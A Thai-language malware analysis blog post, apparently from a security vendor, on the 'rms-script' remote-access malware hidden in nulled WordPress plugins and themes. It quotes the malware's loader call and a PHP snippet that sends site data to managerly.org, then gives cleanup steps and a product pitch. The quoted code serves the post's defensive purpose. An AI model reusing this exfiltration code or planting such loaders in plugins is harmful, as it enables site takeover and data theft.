

gầnมา พบว่าเว็บไซต์ WordPress บางส่วนมีมัลแวร์การเข้าถึงระยะไกล (remote access malware) ที่ให้การเข้าถึงระยะไกลให้เว็บไซต์ภายนอก ตำแหน่งของมัลแวร์นี้พบภายหลังว่าเป็นไฟล์ PHP แบบสุ่มในโฟลเดอร์ wp-content/mu-plugins แม้สแกนเว็บไซต์ด้วยปลั๊กอินความปลอดภัย WordPress ฟรียอดนิยม ก็ไม่พบความผิดปกติ อ่านต่อเพื่อรู้เพิ่มเติมเกี่ยวกับมัลแวร์นี้และวิธีแก้ไข
สิ่งที่มัลแวร์ rms-script ทำ
처음에는 เว็บไซต์ WordPress ของคุณดูเหมือนจะแสดงข้อผิดพลาดแปลกๆ ข้อผิดพลาดนี้เกิดจากมัลแวร์การเข้าถึงระยะไกล และสามารถติดตามได้ไปที่โฟลเดอร์ wp-content/mu-plugins โดยเฉพาะไฟล์ PHP ที่น่าสงสัยที่ไฮไลท์ในภาพด้านล่าง:


แม้หลังจากสแกนมัลแวร์บนไซต์แล้ว ก็ไม่พบเครื่องหมายของมัลแวร์การเข้าถึงระยะไกล อย่างไรก็ตาม เมื่อตรวจสอบไฟล์ PHP เพิ่มเติม พบว่าโค้ดให้การเข้าสู่ระบบระยะไกลให้เว็บไซต์ภายนอกคือ managerly.org
คุณสามารถดูโค้ด PHP อันตรายของ rms-script ที่สมบูรณ์ที่พบได้ที่นี่
ขุดลึกเข้าไปในมัลแวร์
เมื่อเรียกดูปลั๊กอินของไซต์เพื่อหาการอ้างอิงถึงไฟล์ PHP ที่น่าสงสัย (rms-script-mu-plugin.php และ rms-script-ini.php) พบว่าปลั๊กอินแตก (cracked plugins) อาจมีมัลแวร์นี้ พบร่องรอยของไฟล์เหล่านี้ในโฟลเดอร์ Divi Theme – ซึ่งเป็นเวอร์ชัน nulled บนไซต์ตัวอย่าง เมื่อลบโฟลเดอร์นี้ สคริปต์ก็หยุดทำงาน
นี่คือส่วนของโค้ดที่พบในปลั๊กอินแตกที่ต้องการสคริปต์ PHP อันตรายสองตัว:
require_once('rms-script-ini.php'); rms_remote_manager_init(__FILE__, 'rms-script-mu-plugin.php', false, false);นี่คือโค้ดสนิปเพ็ตต่อจากตัวก่อนหน้า:
$GLOBALS['rms_report_to'] = 'https://managerly.org/wp-admin/admin-ajax.php'; $args= [ 'method' => 'POST', 'timeout' => 15, 'redirection' => 15, 'headers' => ['Referer'=>$connect_to, 'User-Agent'=>$_SERVER['HTTP_USER_AGENT']], 'body' => $body ]; // Send to RMS $curl = new Wp_Http_Curl(); $result=$curl->request($connect_to, $args); $result=(is_array($result) && isset($result['body'])) ? json_decode($result['body'], true) : null;โค้ดนี้ดูเหมือนจะรวบรวมข้อมูลจากเว็บไซต์ที่อยู่บนมันและส่งไปยังเว็บไซต์ภายนอก – กล่าวคือ เป็นมัลแวร์การเข้าถึงระยะไกลที่ส่งข้อมูลของคุณไปยังไซต์ managerly.org นี่อาจเป็นอันตรายมาก – รายละเอียดเพิ่มเติมในส่วนถัดไป
การวิเคราะห์เพิ่มเติมเกี่ยวกับ managerly.org เปิดเผยข้อมูลดังนี้:
- องค์กรผู้ลงทะเบียน: Wuxi Yilian LLC
- รัฐ/จังหวัดผู้ลงทะเบียน: Fujian
- ประเทศผู้ลงทะเบียน: CN
- Name Server: LARS.NS.CLOUDFLARE.COM, ASHLEY.NS.CLOUDFLARE.COM
- DNSSEC: unsigned

การค้นหาชื่อองค์กรผู้ลงทะเบียนให้ผลลัพธ์มากมายบน Reddit ดูเหมือนว่า LLC นี้เป็นปลอมและเกี่ยวข้องกับการหลอกลูกอื่นๆ อีก ต่อไปนี้คือผลการค้นหาบางส่วน:
ทำไมมัลแวร์นี้ถึงอันตราย
ในการโจมตีมัลแวร์การเข้าถึงระยะไกล ผู้โจมตีสามารถเข้าถึงเว็บไซต์ของคุณและใช้มันสำหรับแคมเปญอันตรายของพวกเขา คุณอาจสูญเสียการควบคุมเว็บไซต์และข้อมูลละเอียดอ่อนอาจถูกเปิดเผยต่อผู้โจมตี
ที่นี่ ผู้โจมตีกำลังพยายามขุดบัญชี WordPress ผ่านมัลแวร์การเข้าถึงระยะไกล rms-script! การแฮกนี้อาจข้ามความปลอดภัยของเว็บไซต์ของคุณได้แม้คุณจะเปลี่ยนรหัสผ่าน
คำเตือน – ปัญหานี้มีโอกาสเกิดซ้ำสูง เนื่องจากเครื่องมือความปลอดภัยฟรีไม่สามารถตรวจจับมัลแวร์นี้ได้ โปรดตรวจสอบเว็บไซต์ของคุณอย่างละเอียดสำหรับไฟล์ที่ดูน่าสงสัย และเสริมสร้างความปลอดภัยของเว็บไซต์หากเป็นไปได้
อย่าลืมตรวจสอบไฟล์ PHP ที่น่าสงสัยในโฟลเดอร์ wp-contents/mu-plugins และโฟลเดอร์ Divi Theme หากคุณติดตั้งไว้

วิธีแก้ไขเว็บไซต์ WordPress ของคุณ
1. สำรองข้อมูลเว็บไซต์ก่อนทำความสะอาด:
แนะนำให้ปิดเว็บไซต์ชั่วคราว เพื่อไม่ให้ผู้ใช้เข้าชมหน้าที่ติดเชื้อขณะทำความสะอาด ต้องสำรองไฟล์หลักและฐานข้อมูลทั้งหมด แนะนำให้สำรองในรูปแบบไฟล์บีบอัด เช่น .zip
2. ลบปลั๊กอิน nulled หรือแตก (cracked) ออกจากเว็บไซต์ของคุณ:
ดูเหมือนว่าปลั๊กอินและธีมมากมาย – โดยเฉพาะ Divi Theme – ที่เป็นแตกหรือ nulled มีมัลแวร์การเข้าถึงระยะไกลนี้ รายละเอียดของมัลแวร์นี้ที่พบในปลั๊กอินและธีมแตกจาก The WordPress Club สามารถหาได้ในคำตอบ Stack Overflow นี้ ดังนั้นให้แน่ใจว่าลบปลั๊กอินและธีม nulled/แตกออกจากไซต์ของคุณและรันสแกนมัลแวร์! ใช้ปลั๊กอินและธีมแท้เท่านั้น และอัปเดตให้เป็นปัจจุบันเพื่อให้ไซต์ของคุณไม่เปราะบาง
3. ลบโฟลเดอร์และไฟล์ที่น่าสงสัยทั้งหมด:
ตรวจสอบไฟล์ที่อาจเป็นอันตรายบนไซต์ของคุณ และลบมัน
คู่มือที่เกี่ยวข้อง – การกำจัดมัลแวร์ WordPress
4. รันการสแกนมัลแวร์:
มัลแวร์กำลังวิวัฒนาการต่อเนื่อง แต่มัลแวร์สแกนเนอร์ก็เช่นกัน การรันสแกนมัลแวร์บนเว็บเซิร์ฟเวอร์ของคุณเพื่อหามัลแวร์และไฟล์อันตรายเป็นแนวคิดที่ดีเสมอ คุณสามารถใช้เครื่องมือ 'Virus Scanner' ใน cPanel ที่ผู้ให้บริการโฮสต์ให้มา หรือรับบริการกำจัดมัลแวร์จากมืออาชีพกับแผน Astra Pro มัลแวร์สแกนเนอร์ของเราตรวจจับไฟล์ PHP อันตราย!
มัลแวร์การเข้าถึงระยะไกล WordPress wp-content/mu-plugin: สรุป
มัลแวร์การเข้าถึงระยะไกลพบเมื่อเร็วๆ นี้ในเว็บไซต์ WordPress โดยเฉพาะที่ใช้ปลั๊กอิน nulled หรือแตก แม้มัลแวร์นี้ไม่ถูกตรวจจับโดยมัลแวร์สแกนเนอร์ยอดนิยมหลายตัว พวกมันกำลังอัปเดตตลอดเวลา และเป็นแนวคิดที่ดีที่จะรันสแกนหากคุณสงสัยว่าไซต์ของคุณอาจได้รับผลกระทบ อีกทั้ง การใช้ปลั๊กอินและธีมแท้เท่านั้นและรักษาให้เป็นปัจจุบันเป็นวิธีที่ดีในการรับรองว่าไซต์ของคุณปลอดภัย
เกี่ยวกับ Astra
Astra คือชุดความปลอดภัยเว็บที่จำเป็นซึ่งต่อสู้กับแฮกเกอร์ อุปสรรคอินเทอร์เน็ต และบอทให้คุณ เรามอบความปลอดภัยเชิงรุกสำหรับเว็บไซต์ที่รัน CMS ยอดนิยมอย่าง WordPress, OpenCart, Magento ฯลฯ ทีมสนับสนุนทางเทคนิคของเราพร้อมให้บริการ 24×7 ตลอดปีเพื่อช่วยเหลือคำถามทั้งหมดของคุณเกี่ยวกับสถานการณ์การแฮกและการติดเชื้อมัลแวร์
